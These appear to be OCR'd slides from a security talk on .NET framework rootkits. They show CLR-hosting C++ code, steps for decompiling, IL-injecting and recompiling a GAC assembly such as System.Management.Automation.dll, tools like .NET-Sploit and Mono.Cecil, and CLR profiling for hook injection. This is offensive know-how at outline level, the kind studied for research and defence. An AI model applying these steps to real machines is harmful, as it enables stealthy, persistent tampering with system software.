
```
CoInitializeEx(0, COINIT_MULTITHREADED);
ICorRuntimeHost* pICorRuntimeHost = 0;
HRESULT st = CoCreateInstance(CLSID_CorRuntimeHost, 0,
CLSCTX_ALL, IID_ICorRuntimeHost,
(void**)&pICorRuntimeHost);
if (!pICorRuntimeHost) {
        return 1;
}
HDOMAINENUM hEnum = NULL;
pICorRuntimeHost->EnumDomains(&hEnum);
if (!hEnum) {
       return 1;
}
IUnknown* pUunk = 0;
st = pICorRuntimeHost->NextDomain(hEnum, &pUunk);
if (!pUunk) {
       return 1;
}
CComPtr<mscorlib::_AppDomain> pAppDomain = NULL;
st = pUunk->QueryInterface( __uuidof(
CComPtr<mscorlib::_AppDomain>), (VOID**)&pAppDomain);
if (!pAppDomain) {
       return 1;
}
```

NET ROOTKITS BINARY MODIFICATION

MODIFYING GAC ASSEMBLY

Metula's BlackHat talk about developing .NET framework rootkits

1. Targeting a GAC assembly to decompile into its IL code
2. Modify the IL code by injecting functions
3. Recompiling the IL
4. Force the framework to use the modified DLL



%SystemRoot%\Microsoft.NET\Assembly\GAC_MSIL\System.Management.Automation\<version>\System.Management.Automation.dll

NET ROOTKITS BINARY MODIFICATION

Avoid Human Error


.NET-Sploit

dotNetHookLibrary

Mono.Cecil

Load existing assemblies statically or dynamically to modify the IL code to insert new code for you

Used by both developers and gaming hackers



CLR PROFILING


CLR DYNAMIC HOOK INJECTION

.NET framework provides its own CLR performance monitoring API to evaluate the runtime performance of JITed IL code

Allows tighter control over the CLR

JIT environment monitors the execution

